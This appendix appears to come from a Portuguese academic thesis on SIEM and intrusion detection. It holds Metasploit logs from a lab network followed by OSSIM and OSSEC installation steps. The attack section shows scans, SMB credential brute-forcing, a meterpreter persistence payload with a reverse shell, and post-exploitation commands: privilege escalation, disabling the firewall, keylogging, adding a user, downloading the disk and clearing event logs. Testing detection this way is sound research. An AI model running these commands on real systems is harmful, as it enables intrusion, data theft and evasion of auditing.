- Saini V, Duan Q, Paruchuri V (2008) Threat modeling using attack trees. *J Comput Sci Coll* 23:124–131.
- Schneier B (1999) Attack trees. *Dr Dobb's J* 24:21–29.
- Sheyner O, Haines J, Jha S, et al (2002) Automated generation and analysis of attack graphs. Proc. 2002 IEEE Symp. Secur. Priv. IEEE Comput. Soc, pp 273–284
- Shimamura M, Kono K (2006) Using Attack Information to Reduce False Positives in Network IDS. 11th IEEE Symp. Comput. Commun. IEEE, pp 386–393

- Sourour M, Adel B, Tarek A (2009) Environmental awareness intrusion detection and prevention system toward reducing false positives and false negatives. 2009 IEEE Symp. Comput. Intell. Cyber Secur. IEEE, pp 107–114
- Stiawan D, Idris M, Abdullah A (2011) Characterizing Network Intrusion Prevention System. *Int J Comput Appl* 14:11–18.
- Tidwell T, Larson R, Fitch K, Hale J (2001) Modeling internet attacks. *Proc. 2001 IEEE Work. Inf. Assur. Secur.* 59:
- Williams A (2006) Security Information and Event Management Technologies. In: Siliconindia (ed) *Secur. Inf. Event Manag. Technol.*, 1st edn. pp 34–35
- Williams G (2001) Protocol Anomaly Detection for Network based Intrusion Detection. SANS Inst. InfoSec Read. Room
- Wu SX, Banzhaf W (2010) The use of computational intelligence in intrusion detection systems: A review. *Appl Soft Comput* 10:1–35. doi: 10.1016/j.asoc.2009.06.019
- Zadrozny P, Kodali R (2013) *Big Data Analytics Using Splunk: Deriving Operational Intelligence from Social Media, Machine Data, Existing Data Warehouses, and Other Real-Time Streaming Sources.* Apress
- Zhou CV, Leckie C, Karunasekera S (2010) A survey of coordinated attacks and collaborative intrusion detection. *Comput Secur* 29:124–140. doi: 10.1016/j.cose.2009.06.008
- Zope M, Ingle D (2013) Event Correlation in Network Security to Reduce False Positive. *Int J Sci Commun Networks* 3:182–186.

Anexo

Nessa seção temos a demonstração dos passos seguidos para a instalação das aplicações e plataforma, além de alguns resultados obtidos nos teste ou comandos usados.

Terminais

Terminal 1.1:

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_2
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_2
Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-23 20:26 WET
NSE: Loaded 29 scripts for scanning.
Initiating ARP Ping Scan at 20:26
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 20:26, 3.21s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 20:26
...
Initiating SYN Stealth Scan at 20:26
Scanning 4 hosts [1000 ports/host]
...
Nmap scan report for 192.168.1.25
Host is up (0.00020s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
25/tcp    open  smtp             Microsoft ESMT 6.0.2600.2180
80/tcp    open  http             Microsoft IIS httpd 5.1
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows RPC
443/tcp   open  https?
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 00:50:FC:AB:7F:E9 (Edimax Technology CO.)
Service Info: Host: winxptes; OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 192.168.1.50
```

```

Host is up (0.00016s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
901/tcp   open  http        Samba SWAT administration server
MAC Address: 00:13:8F:D4:04:1B (Asiarock Incorporation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
Nmap scan report for 192.168.1.100
Host is up (0.00025s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
80/tcp    open  http        Apache httpd
443/tcp   open  ssl/http    Apache httpd
3128/tcp  open  http-proxy  Squid http proxy 3.1.6
MAC Address: 00:26:22:75:CE:A0 (Compal Information (kunshan) CO.)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 369.64 seconds
Raw packets sent: 8372 (360.240KB) | Rcvd: 6007 (246.422KB)

```

Terminal 1.2:

```

msf > cat subnet_2.gnmap | grep 22/open | awk '{print $2}'
[*] exec: cat subnet_2.gnmap | grep 22/open | awk '{print $2}'
192.168.1.1
192.168.1.50
192.168.1.100
192.168.1.203

```

Terminal 1.3:

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > hosts -R
Hosts
address      mac                os_name  os_flavor  os_sp      purpose
192.168.1.1  00:1d:60:46:91:78 Linux    2.4.X      v24-sp2    server
192.168.1.50 00:13:8f:d4:04:1b Linux    Debian
...
RHOSTS => 192.168.1.1 192.168.1.50 192.168.1.100 192.168.1.164
192.168.1.203
msf auxiliary(tcp) > set RHOSTS 192.168.1.50
RHOSTS => 192.168.1.50
msf auxiliary(tcp) > run
[*] 192.168.1.50:22 - TCP OPEN
[*] 192.168.1.50:80 - TCP OPEN
[*] 192.168.1.50:111 - TCP OPEN
[*] 192.168.1.50:139 - TCP OPEN
[*] 192.168.1.50:445 - TCP OPEN
[*] 192.168.1.50:901 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Terminal 1.4:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.1.1-100
RHOSTS => 192.168.1.1-100
msf auxiliary(smb_version) > set THREADS 11
THREADS => 11
msf auxiliary(smb_version) > run
[*] Scanned 012 of 100 hosts (012% complete)
[*] Scanned 020 of 100 hosts (020% complete)
[*] 192.168.1.25:445 is running Windows XP Service Pack 2 (language:
Portuguese - Brazilian) (name:WINXPTE5) (domain:GRUPO)
[*] Auxiliary module execution completed
```

Terminal 1.5:

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set RHOSTS 192.168.1.1 192.168.1.50
192.168.1.100
RHOSTS => 192.168.1.1 192.168.1.50 192.168.1.100
msf auxiliary(ssh_version) > run
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.50:22, SSH server version: SSH-2.0-OpenSSH_6.0p1 Debian-
4+deb7u2
[*] 192.168.1.100:22, SSH server version: SSH-2.0-OpenSSH_5.5p1 Debian-
6+squeeze5
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Terminal 1.6:

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > set RHOSTS 192.168.1.25
RHOSTS => 192.168.1.25
msf auxiliary(anonymous) > show options
...
msf auxiliary(ftp_version) > run
[*] 192.168.1.25:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Terminal 2.1:

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUSER victim
SMBUSER => victim
msf auxiliary(smb_login) > set SMBPASS s3gr3d0
SMBPASS => s3gr3d0
msf auxiliary(smb_login) > set THREADS 50
```

```

THREADS => 50
msf auxiliary(smb_login) > run
[*] 192.168.1.0:445 SMB - Starting SMB login bruteforce
[*] 192.168.1.8:445 SMB - Starting SMB login bruteforce
...
[-] 192.168.1.1:445 SMB - Could not connect
[-] 192.168.1.28:445 SMB - Failed: 'WORKSTATION\victim:s3gr3d0', Login
Failed: The server responded with error: STATUS_LOGON_FAILURE
(Command=115 WordCount=0)
[*] 192.168.1.52:445 SMB - Starting SMB login bruteforce
[-] 192.168.1.25:445 SMB - Failed: 'WORKSTATION\victim:s3gr3d0', Login
Failed: The server responded with error: STATUS_LOGON_FAILURE
(Command=115 WordCount=0)
[*] 192.168.1.50 - This system allows guest sessions with any
credentials
[+] 192.168.1.50:445 SMB - Success: 'WORKSTATION\victim:s3gr3d0' Guest
[-] 192.168.1.8:445 SMB - Could not connect
...
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed

```

Terminal 2.2:

```

msf > use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run
[*] Scanned 046 of 256 hosts (017% complete)
[*] Scanned 053 of 256 hosts (020% complete)
[*] ...
[*] Scanned 231 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed

```

Terminal 2.3:

```
msf > wmap_sites -a http://192.168.1.50
```

```
[*] Site created.
```

```
msf > wmap_sites -l
```

```
[*] Available sites
```

```
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
--	----	-----	----	-----	-----	-----
0	192.168.1.1	192.168.1.1	80	http	0	0
1	192.168.1.50	192.168.1.50	80	http	0	0

```
msf > wmap_targets -t http://192.168.1.50/index.php
```

```
[*] Target already set in targets list.
```

```
msf > wmap_run -t
```

```
[*] Testing target:
```

```
[*] Site: 192.168.1.50 (192.168.1.50)
```

```
[*] Port: 80 SSL: false
```

```
= [ SSL testing ] =
```

```
[*] Target is not SSL. SSL modules disabled.
```

```
[*]...
```

```
= [ Web Server testing ] =
```

```
[*] Module auxiliary/scanner/http/http_version
```

```
[*] Module auxiliary/scanner/http/open_proxy=[ File/Dir testing ] =
```

```
[*]...
```

```
= [ Unique Query testing ] =
```

```
[*] Module auxiliary/scanner/http/blind_sql_query
```

```
[*] Module auxiliary/scanner/http/error_sql_injection
```

```
= [ Query testing ] =
```

```
[*]...
```

```
= [ General testing ] =
```

```
[*]...
```

```
[*] Done.
```

```
msf > wmap_run -e
```

```
[*]...  
=[ Web Server testing ]=  
[*] Module auxiliary/scanner/http/http_version  
[*] 192.168.1.50:80 Apache/2.2.22 (Debian) (Powered by PHP/5.4.4-  
14+deb7u14)  
[*] Module auxiliary/scanner/http/open_proxy  
[*] Module auxiliary/scanner/http/robots_txt  
[*] [192.168.1.50] /robots.txt found  
[*]...
```

Terminal 3.1:

```
meterpreter > run persistence -X  
[*] Running Persistence Script  
[*] Resource file for cleanup created at  
/root/.msf4/logs/persistence/WINXPTE5_20141125.1056/WINXPTE5_20141125.  
1056.rc  
[*] Creating Payload=windows/meterpreter/reverse_tcp  
LHOST=192.168.1.203 LPORT=4444  
[*] Persistent agent script is 148408 bytes long  
[+] Persistent Script written to  
C:\DOCUME~1\LUISTA~1\CONFIG~1\Temp\QpVqBhY.vbs  
[*] Executing script C:\DOCUME~1\LUISTA~1\CONFIG~1\Temp\QpVqBhY.vbs  
[+] Agent executed with PID 1900  
[*] Installing into autorun as  
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XHkMjhCcKeJTKDI  
[+] Installed into autorun as  
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\XHkMjhCcKeJTKDI
```

Terminal Meterpreter

Promover Privilégios	<pre>meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid</pre>
Levantando Informações	<pre>meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list</pre>
Desativando firewall	<pre>meterpreter > shell C:\WINDOWS\system32>netsh firewall set opmode disable C:\WINDOWS\system32>exit</pre>
Capturando tela	<pre>meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espia meterpreter > screenshot meterpreter > screengrab</pre>
Ativando Keylogger	<pre>meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop</pre>
Enumerando Informações	<pre>meterpreter > run winenum meterpreter > run scraper (colocar entrada de registro) meterpreter > run prefetchtool</pre>
Injetando Informações no Host do Windows	<pre>meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts</pre>
Scanner na rede do alvo	<pre>meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r 192.168.1.0/24</pre>
Criando utilizador	<pre>meterpreter > shell C:\WINDOWS\system32> net user mikusher amilcar /add C:\WINDOWS\system32> net user C:\WINDOWS\system32> exit</pre>
Download do HD da vítima	<pre>meterpreter > download -r c:\\</pre>
Apagando o Rastro	<pre>meterpreter > clearev</pre>

Instalação do OSSIM

Parte 1: Efetuar a descarga da ISO no site oficial da *AlienVault*:

http://downloads.alienvault.com/c/download?version=current_ossim_iso

Até este momento a versão que se encontra disponível é 4.13, sendo curioso, alterando o endereço e retirando (*current_ossim_iso*), do endereço deparamos com o repositório das versões anteriores e também as de 32bit além da própria versão de teste por 30 dias do USM.

Parte 2: Usar um dispositivo de removível (DVD ou USB) para gravar o produto e começar a instalação do OSSIM.

¹⁹**Parte 3:** A primeira tela de trabalho em OSSIM o utilizador terá de escolher se pretende instalar um sensor ou o sistema completo, em que o sensor terá a função de efetuar somente as colheitas de informações (*logs*) e posteriormente enviar para o servidor principal do OSSIM.



Install AlienVault USM 4.3 (64 Bit)
Install AlienVault Sensor 4.3 (64 Bit)

Figura 32 - Opção de Plataforma

Parte 4: Depois da escolha da vertente que se pretende instalar, teremos de escolher a língua, a região e o mapa do teclado a usar.

Parte 5: Temos a necessidade de ser paciente e esperar que o sistema encontre os hardware e efetuando todas as configurações para dar continuidade a instalação.

¹⁹ As Imagens foram feitas de uma máquina virtual, com o intuito de afixar e fazer uma prévia demonstração do processo de instalação do OSSIM.

Parte 6: A partir desse ponto teremos de escolher qual será o *IP*, que o OSSIM vai adotar.



Configurar a rede

O endereço IP é único para o seu computador e consiste em quatro números separados por pontos. Caso não saiba o que utilizar aqui, consulte o administrador da rede.

Endereço IP:

192.168.1.100

Figura 33 - Escolha do IP, OSSIM

Nesse caso o IP escolhido foi o 192.168.1.100, de seguida teremos de configurar a máscara da rede, DNS, e a *Gateway*.

Parte 7: Depois da configuração prosseguimos e é nessa etapa que teremos de escolher a palavra-passe utilizador *Root*.



Definir utilizadores e palavras-passe

É necessário definir uma palavra-passe para o 'root', a conta administrativa do sistema. Um utilizador malicioso ou não qualificado com acesso à root pode trazer consequências desastrosas, portanto deve ter o cuidado de escolher uma palavra-passe de root que não seja fácil de adivinhar. A palavra-passe não deve ser uma palavra encontrada em dicionários ou uma palavra que possa ser facilmente associada a si.

Uma boa palavra-passe contém uma mistura de letras, números e pontuação e deve ser modificada em intervalos regulares.

O utilizador root não deve ter uma palavra-passe vazia. Se deixar isto vazio, a conta de root será desactivada e a conta de utilizador inicial do sistema terá o poder de se tornar root utilizando o comando "sudo".

Note que não conseguirá ver a palavra-passe enquanto a digita.

Palavra-passe de root:

●●●●●●●●

Por favor introduza novamente a mesma palavra-passe de root para verificar se a introduziu correctamente.

Introduza novamente a password para verificação:

●●●●●●●●

Figura 34 - Criando palavra-passe Root

Parte 8: Próximo passo será a configurar o fuso horário, em seguida efetuar as partições necessárias para instalar o sistema e dependendo do potencial da máquina em questão o processo pode vir a ser talvez um pouco demorado.



Instalar o sistema base

A instalar o sistema base

A configurar fontconfig

Figura 35 - Processo de Instalação

Parte 9: Após uma longa espera de instalação a ferramenta estará pronta e podemos efetuar o login e fazer as configurações em termos de sensores que pretendemos e outras funcionalidades.

```
=====  
===== http://www.alienvault.com =====  
=====  
== Connect to the AlienVault Web interface opening the following URL: ==  
== https://192.168.1.100/ =====  
=====  
AlienVault SIEM 4.3- x86_64 - tty1  
alienvault login:
```

Figura 36 - Entada no Sistema OSSIM

Parte 10: Criar as Credenciais na Interface Web.

The screenshot shows a web form titled "Information Needed" with the instruction: "Please provide the following information. Don't worry, you can always change these later." The form contains the following fields:

- Full Name:
- User Name: (*) This will be your login to the AlienVault Web interface
- Password:
- Retype Password:
- E-mail:
- Company Name: (*) Optional
- Location: (*) Optional

A "View Map" link is visible at the bottom right of the form.

Figura 37 - Criar o Primeiro utilizador Admin

Continuando entramos no *browser*, para termos acesso ao painel de controlo do OSSIM, teremos de indicar o endereço IP que tínhamos escolhido para o OSSIM dado que vamos ter o acesso a ferramenta pela primeira vez. Por isso é necessário criar um primeiro utilizador que seria o administrador do sistema. Importa frisar um fato de extrema importância que se por ventura a maquina com OSSIM não estiver com acesso a internet não vai ser possível criar um utilizador para o sistema e assim ficando impossibilitado de acesso ao sistema. Por alguns motivos a partir da versão 4 a OSSIM fez essa “*melhoria*”, no qual a palavra-chave, usada pelo utilizador na hora da criação da conta seria tratado com um *script* especial do servidor da *AlienVault*.

Parte 11: Efetuar o Login no serviço.




Figura 38 - Acesso a Plataforma Web

Nesse momento o utilizador tem a possibilidade de efetuar o login com o as credenciais criadas e ter acesso ao painel de controlo do OSSIM.

Parte 12: Painel inicial do OSSIM




Figura 39 - Painel do OSSIM

Finalmente estamos no painel principal do OSSIM, onde podemos fazer as configurações necessárias, para ter um bom aproveitamento e funcionamento da ferramenta, lembrando que existem inúmeras possibilidade de combinações e configurações para chegar a um resultado satisfatório com o OSSIM.

Instalação do OSSEC

No processo de desenvolvimento teve-se a necessidade de usar o OSSEC, nas máquinas de teste. Segundo (Conrad 2013)²⁰, um dos principais contribuintes na comunidade *AlienVault*, para começar o processo de instalação do OSSEC em uma máquina com Linux, temos de ter em conta alguns pré-requisitos (compilador C, *Kernel* básico e *LibC*) e cuidados como demonstra as imagens²¹. Os pré-requisitos podem ser instalados através dos comandos do gerenciador de pacotes adequados:

- `sudo apt-get install build-essential`

Completando com a instalação dos requisitos, vamos dar continuidade na instalação do OSSEC, sabendo que para efetuar o procedimento temos de ter o privilégio de administrador.

Efetuamos a descarga do arquivo, diretamente do site do fornecedor usando o comando:

- `wget http://www.ossec.net/files/ossec-hids-2.7.tar.gz`



```
root@bastion:/usr/src# wget http://www.ossec.net/files/ossec-hids-2.7.tar.gz
--2013-05-23 17:34:48-- http://www.ossec.net/files/ossec-hids-2.7.tar.gz
Resolving www.ossec.net (www.ossec.net) ... 150.70.191.237
Connecting to www.ossec.net (www.ossec.net)|150.70.191.237|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 818656 (799k) [application/x-gzip]
Saving to: `ossec-hids-2.7.tar.gz'

100%[----->] 818,656 1.16M/s in 0.7s
2013-05-23 17:34:50 (1.16 MB/s) - `ossec-hids-2.7.tar.gz' saved [818656/818656]
```

Figura 40 - Descarga do OSSEC - 2.7

Com a descarga efetuada, implica-se então fazer a descompactação do arquivo usando o comando associado:

- `tar -xzvf ossec-hids-2.7.tar.gz`

Apos o término do processo de descompactação, temos de executar o *script* de instalação, usando os seguintes processos:

Entrar na pasta com os arquivos:

- `cd ./ossec-hids-2.7`

Executar o *script* de instalação:

- `/bin/bash ./install.sh`

²⁰ <http://www.linkedin.com/in/cpconstantine>

²¹ Imagens apresentadas no processo da instalação OSSEC, estão referenciadas em (Conrad 2013).

Se tudo estiver correto até esse momento a primeira decisão a tomar para dar continuidade a instalação do OSSEC é a escolha da língua.

Decisão 2: Escolha o tipo de instalação que se pretende:

```
1- What kind of installation do you want (server, agent, local, hybrid or help)? agent
- Agent(client) installation chosen.
```

Figura 41 - Opção do OSSEC

No nosso caso é necessário escolher a opção Agente já que o servidor está instalado no próprio OSSIM.

Decisão 3: Escolher o local onde será instalado o sistema OSSEC.

```
2- Setting up the installation environment.
- Choose where to install the OSSEC HIDS [/var/ossec]:
- Installation will be made at /var/ossec .
```

Figura 42 - Local de Instalação

O local de instalação acaba por ser optativo já que tem a possibilidade de deixar o local por defeito, o que é também o mais aconselhado.

Decisão 4: Definir o endereço IP do servidor OSSIM

Esse trata-se de um ponto importante uma vez que teremos de dizer ao OSSEC qual o endereço IP, em que o nosso servidor OSSIM se encontra associado.

```
3- Configuring the OSSEC HIDS.
3.1- What's the IP Address or hostname of the OSSEC HIDS server?: 192.168.1.
```

Figura 43 - Endereço do OSSIM HIDS

No nosso caso como OSSIM encontra-se definido no endereço 192.168.1.100 teremos de indicar esse endereço para que o agente OSSEC reconheça o Servidor OSSEC instalado pelo OSSIM.

Os próximos passos são para as configurações prévias do OSSEC, que aconselhavelmente devem ficar por defeito. Em caso de ter a necessidade de alterar alguma informação ou consultar os *logs*, só temos de ter acesso a um desses documentos.

```
--/var/log/messages
--/var/log/auth.log
--/var/log/syslog
--/var/log/mail.info
--/var/log/dpkg.log
```

Ao deixar-nos claro a possibilidade de podermos reconfigurar e visualizar as informações e *logs*, o OSSEC dá continuidade e instala as informações definidas.

- Configuration finished properly
- To start OSSEC HIDS:


```
/var/ossec/bin/ossec-control start
```
- To start OSSEC HIDS:


```
/var/ossec/bin/ossec-control stop
```
- The configuration can be viewed or modified at


```
/var/ossec/etc/ossec.conf
```

In order to connect agente and server you need to add each agente to the server

Run the 'manage_agents' to ad dor remove then:


```
/var/ossec/bin/manage_agents
```

Finalizando o processo de instalação do OSSEC, temos a necessidade de criar os agentes no servidor OSSIM, para que possamos ler diretamente os *logs* através do próprio painel do OSSIM, esse processo exige a criação de uma chave especial que cada agente terá de ter e a mesma é criada pelo servidor para ser usada pelos agentes.

Processo de criação de um *Agent* no Servidor OSSIM.

Passo 1: Adicionar Agente

No painel de controlo da plataforma Web-OSSIM em: *Análises* → *Deteção*, encontramos



a opção de *Controlo de Agentes* e em baixo *Adicionar Agente*, como mostra a Figura 44.

Figura 44 - Agente

Passo 2: Nesse instante temos uma nova janela que temos a necessidade denominar o nosso agente além de definir qual o seu

endereço IP, caso não sabermos qual o endereço IP, não causa problemas desde que no definirmos pelo menos a sub-rede.

Figura 45 - Nome e Endereço do Agente

Passo 3: Depois de denominar e colocar o endereço do Agente têm de criar a chave que será associado ao nosso agente.



Figura 46 - Criação da Chave do Agente

Como podemos ver na Figura 47 a chave já criada do agente.



Figura 47 - Chave do Agente

Passo 4: Associar a Chave

No Terminal de Linux, na máquina em que possui o Agente OSSEC instalado anteriormente, iremos associar a chave usando o seguinte comando:

```
/var/ossec/bin/manage_agents
```

Com isso temos a possibilidade de associar a chave que foi gerada no servidor web do OSSIM para a máquina em que pretendemos monitorar.

```
* Provide the Key generated by the server.
* The best approach is to cut and paste it.
*** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit): MiBiYXN0aw9uIDE5Mi4xNjguMS4wLzI0IDE0ZWZlYjAyYmRmYmRhODIw
ZmU5YzQ5Y2E4MDJkNTg0MGQ1MmJmZDd1Mzh1ZTcxY2VmMjEzNjFmNjVlM2JmODQ=
```

Figura 48 - Inserção da Chave

O processo nesse momento é fácil só temos de escolher a opção de importar a chave de um servidor e o mesmo reconhece as informações criadas anteriormente no OSSIM e o disponibiliza-o com intuito de validar as informações.

```
Agent information:
  ID:2
  Name:bastion
  IP Address:192.168.1.0/24

Confirm adding it?(y/n): y
Added.
** Press ENTER to return to the main menu.
```

Figura 49 - Validação das Informações

Depois de tudo estar correto só temos de reiniciar o sensor OSSEC usando o comando:

```
/var/ossec/bin/ossec-control restart
```

Quando tudo estiver feito corretamente, o servidor será reiniciado e reconhecido pelo servidor OSSIM, passado algum tempo começamos a receber informações sobre os eventos que afetam a máquina com o agente em questão.

Árvore de ataque a Rede OSSIM

